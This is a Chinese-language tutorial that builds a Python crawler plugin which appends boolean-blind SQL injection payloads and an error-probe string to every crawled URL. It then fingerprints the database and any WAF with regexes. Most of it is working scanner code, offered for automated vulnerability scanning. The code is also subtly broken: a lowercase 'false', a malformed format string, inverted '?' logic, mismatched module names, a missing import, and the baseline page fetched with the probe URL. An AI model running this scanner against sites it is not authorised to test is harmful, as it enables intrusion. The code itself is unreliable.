

Python编写SQL注入检测与爬虫插件实战教程

本文详细介绍如何使用Python编写一个集网页爬虫与SQL注入检测于一体的插件。通过构建多线程爬虫管理URL,利用布尔盲注Payload对比页面响应差异来检测注入点,并结合正则表达式识别数据库类型。文章提供完整的代码结构、依赖库安装及核心逻辑解析,适用于安全研究人员进行自动化漏洞扫描开发。
扫描器功能架构思维导图

爬虫模块的设计思路
首先需开发一个网页爬虫以收集目标网站的链接。爬虫需维护已爬取和待爬取的链接集合,并执行去重操作。利用Python内置的set()数据结构即可高效实现去重。主要流程如下:
- 接收初始URL输入
- 下载页面并解析提取其中的URL
- 对URL进行去重处理,并判断是否属于同一站点
- 将有效新URL加入待爬取列表
- 循环执行上述步骤
SQL注入检测的核心逻辑
- 在原始URL后附加布尔型测试语句,例如AND %d=%d或OR NOT (%d>%d)
- %d占位符处的数字为随机生成的数值
- 随后在返回的网页内容中搜索特定的错误关键词,例如:
MySQL返回SQL syntax.*MySQL Microsoft SQL Server返回Warning.*mssql_ Microsoft Access返回Microsoft Access Driver Oracle返回Oracle error IBM DB2返回DB2 SQL error SQLite返回SQLite.Exception ...
通过匹配这些特定关键词,可以推断出目标站点使用的数据库类型
- 此外,还需检测是否存在WAF(Web应用防火墙)。若检测到WAF特征,则应直接停止扫描。简单的检测方法是访问特定URL,若返回包含IP banned、firewall等关键词的页面,则判定存在WAF。对应的正则表达式为(?i)(\A|\b)IP\b.*\b(banned|blocked|bl(a|o)ck\s?list|firewall)
- 开发环境准备
请安装以下Python库
pip install requests
pip install beautifulsoup4
实验环境为Linux系统。创建一个名为Code的目录,并在其中创建work文件夹作为项目工作目录
项目目录结构如下
/w8ay.py // 项目启动主文件 /lib/core // 核心模块存放目录 /lib/core/config.py // 配置文件 /script // 插件脚本存放目录 /exp // 漏洞利用脚本(exp)和概念验证脚本(poc)存放目录
实现步骤
编写SQL检测脚本
DBMS_ERRORS = {
  'MySQL': (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"valid MySQL result", r"MySqlClient\."),
  "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*", r"valid PostgreSQL result", r"Npgsql\."),
  "Microsoft SQL Server": (r"Driver.* SQL[\-\_\ ]*Server", r"OLE DB.* SQL Server", r"(\W|\A)SQL Server.*Driver", r"Warning.*mssql_.*", r"(\W|\A)SQL Server.*[0-9a-fA-F]{8}", r"(?s)Exception.*\WSystem\.Data\.SqlClient\.", r"(?s)Exception.*\WRoadhouse\.Cms\."),
  "Microsoft Access": (r"Microsoft Access Driver", r"JET Database Engine", r"Access Database Engine"),
  "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error", r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warning.*\Wora_.*"),
  "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+\("),
  "SQLite": (r"SQLite/JDBCDriver", r"SQLite.Exception", r"System.Data.SQLite.SQLiteException", r"Warning.*sqlite_.*", r"Warning.*SQLite3::", r"\[SQLITE_ERROR\]"),
  "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message", r"Sybase.*Server message.*"),
}
利用正则表达式匹配错误信息,从而判断数据库类型
for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS for regex in DBMS_ERRORS[dbms]):
  if (re.search(regex,_content)):
    return True
以下是用于测试的Payload示例
BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
通过比较报错语句返回的正确页面内容与错误页面内容,进行差异分析
for test_payload in BOOLEAN_TESTS:
  # Right Page
  RANDINT = random.randint(1, 255)
  _url = url + test_payload % (RANDINT, RANDINT)
  content["true"] = Downloader.get(_url)
  _url = url + test_payload % (RANDINT, RANDINT + 1)
  content["false"] = Downloader.get(_url)
  if content["origin"] == content["true"] != content["false"]:
    return "sql found: %" % url
核心判断逻辑如下
content["origin"] == content["true"] != content["false"]
该逻辑意为:当原始网页内容与“正确”网页内容一致,且与“错误”网页内容不一致时,即可判定该地址存在注入漏洞
完整代码实现如下
import re, random
from lib.core import Download
def sqlcheck(url):
  if (not url.find("?")): # Pseudo-static page
    return false;
  Downloader = Download.Downloader()
  BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
  DBMS_ERRORS = {
    # regular expressions used for DBMS recognition based on error message response
    "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"valid MySQL result", r"MySqlClient\."),
    "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*", r"valid PostgreSQL result", r"Npgsql\."),
    "Microsoft SQL Server": (r"Driver.* SQL[\-\_\ ]*Server", r"OLE DB.* SQL Server", r"(\W|\A)SQL Server.*Driver", r"Warning.*mssql_.*", r"(\W|\A)SQL Server.*[0-9a-fA-F]{8}", r"(?s)Exception.*\WSystem\.Data\.SqlClient\.", r"(?s)Exception.*\WRoadhouse\.Cms\."),
    "Microsoft Access": (r"Microsoft Access Driver", r"JET Database Engine", r"Access Database Engine"),
    "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error", r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warning.*\Wora_.*"),
    "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+\("),
    "SQLite": (r"SQLite/JDBCDriver", r"SQLite.Exception", r"System.Data.SQLite.SQLiteException", r"Warning.*sqlite_.*", r"Warning.*SQLite3::", r"\[SQLITE_ERROR\]"),
    "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message", r"Sybase.*Server message.*"),
  }
  _url = url + "%29%28%22%27"
  _content = Downloader.get(_url)
  for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS for regex in DBMS_ERRORS[dbms]):
    if (re.search(regex,_content)):
      return True
  content = {}
  content['origin'] = Downloader.get(_url)
  for test_payload in BOOLEAN_TESTS:
    # Right Page
    RANDINT = random.randint(1, 255)
    _url = url + test_payload % (RANDINT, RANDINT)
    content["true"] = Downloader.get(_url)
    _url = url + test_payload % (RANDINT, RANDINT + 1)
    content["false"] = Downloader.get(_url)
    if content["origin"] == content["true"] != content["false"]:
      return "sql found: %" % url
将该文件命名为sqlcheck.py,并放置在/script目录下。代码第4行的作用是检查URL是否包含问号“?”。若URL不包含问号(如伪静态页面),通常难以注入,因此需将其过滤掉
爬虫模块的实现
爬虫思路前文已述,首先完成URL管理模块。我们将其封装为独立类,文件保存为/lib/core/UrlManager.py
#-*- coding:utf-8 -*-

class UrlManager(object):
  def __init__(self):
    self.new_urls = set()
    self.old_urls = set()

  def add_new_url(self, url):
    if url is None:
      return
    if url not in self.new_urls and url not in self.old_urls:
      self.new_urls.add(url)

  def add_new_urls(self, urls):
    if urls is None or len(urls) == 0:
      return
    for url in urls:
      self.add_new_url(url)

  def has_new_url(self):
    return len(self.new_urls) != 0

  def get_new_url(self):
    new_url = self.new_urls.pop()
    self.old_urls.add(new_url)
    return new_url
为便于复用,将下载功能也封装为独立类,文件保存为lib/core/Downloader.py
#-*- coding:utf-8 -*-
import requests

class Downloader(object):
  def get(self, url):
    r = requests.get(url, timeout = 10)
    if r.status_code != 200:
      return None
    _str = r.text
    return _str

  def post(self, url, data):
    r = requests.post(url, data)
    _str = r.text
    return _str

  def download(self, url, htmls):
    if url is None:
      return None
    _str = {}
    _str["url"] = url
    try:
      r = requests.get(url, timeout = 10)
      if r.status_code != 200:
        return None
      _str["html"] = r.text
    except Exception as e:
      return None
    htmls.append(_str)
特别说明:由于爬虫需支持多线程,因此类中包含一个download方法,专门用于多线程环境下的页面下载
在lib/core/Spider.py中编写爬虫主逻辑
#-*- coding:utf-8 -*-

from lib.core import Downloader, UrlManager
import threading
from urllib import parse
from urllib.parse import urljoin
from bs4 import BeautifulSoup

class SpiderMain(object):
  def __init__(self, root, threadNum):
    self.urls = UrlManager.UrlManager()
    self.download = Downloader.Downloader()
    self.root = root
    self.threadNum = threadNum

  def _judge(self, domain, url):
    if (url.find(domain) != -1):
      return True
    return False

  def _parse(self, page_url, content):
    if content is None:
      return
    soup = BeautifulSoup(content, 'html.parser')
    _news = self._get_new_urls(page_url, soup)
    return _news

  def _get_new_urls(self, page_url, soup):
    new_urls = set()
    links = soup.find_all('a')
    for link in links:
      new_url = link.get('href')
      new_full_url = urljoin(page_url, new_url)
      if (self._judge(self.root, new_full_url)):
        new_urls.add(new_full_url)
    return new_urls

  def craw(self):
    self.urls.add_new_url(self.root)
    while self.urls.has_new_url():
      _content = []
      th = []
      for i in list(range(self.threadNum)):
        if self.urls.has_new_url() is False:
          break
        new_url = self.urls.get_new_url()

        ## sql check
        try:
          if (sqlcheck.sqlcheck(new_url)):
            print("url:%s sqlcheck is valueable" % new_url)
        except:
          pass

        print("craw:" + new_url)
        t = threading.Thread(target = self.download.download, args = (new_url, _content))
        t.start()
        th.append(t)
      for t in th:
        t.join()
      for _str in _content:
        if _str is None:
          continue
        new_urls = self._parse(new_url, _str["html"])
        self.urls.add_new_urls(new_urls)
爬虫通过调用craw()方法传入初始网址进行爬取。采用多线程方式下载待爬网站,下载后的源码交由_parse方法使用BeautifulSoup进行解析。将解析出的URL列表送入URL管理器,如此循环,直到网页爬取完毕,爬虫自动停止
利用threading库可自定义开启的线程数量。线程启动后,每个线程获取一个URL进行下载,线程执行完毕后阻塞,待所有线程完成后再放行
爬虫与SQL检测模块的结合
在lib/core/Spider.py文件中引入from script import sqlcheck。在craw()方法中,每当获取新URL时,调用SQL检测函数
##sql check
try:
  if(sqlcheck.sqlcheck(new_url)):
    print("url:%s sqlcheck is valueable"%new_url)
except:
  pass
使用try语句捕获可能出现的异常,避免程序崩溃。在文件w8ay.py中进行整体测试
#-*- coding:utf-8 -*-
'''
Name: w8ayScan
Author: mathor
Copyright (c) 2019
'''
import sys
from lib.core.Spider import SpiderMain
def main():
  root = "https://wmathor.com"
  threadNum = 50
  w8 = SpiderMain(root, threadNum)
  w8.craw()

if __name__ == "__main__":
  main()
关键步骤:为使lib和script文件夹中的.py文件能被Python识别为模块,必须在lib、lib/core和script文件夹中分别创建__init__.py文件,文件内容可为空
总结
SQL注入检测通过构造特定Payload使页面产生差异,对比原始网页、正确响应网页和错误响应网页,即可判断是否存在SQL注入漏洞。 通过匹配SQL报错返回的信息,利用正则表达式可识别所使用的数据库类型
以上为本文的全部内容,希望本文的内容对大家的学习或者工作具有一定的参考学习价值,如果有疑问大家可以留言交流,谢谢大家对本站的支持。
免责声明:本文内容仅供参考,不代表本站观点。转载或引用请注明出处。









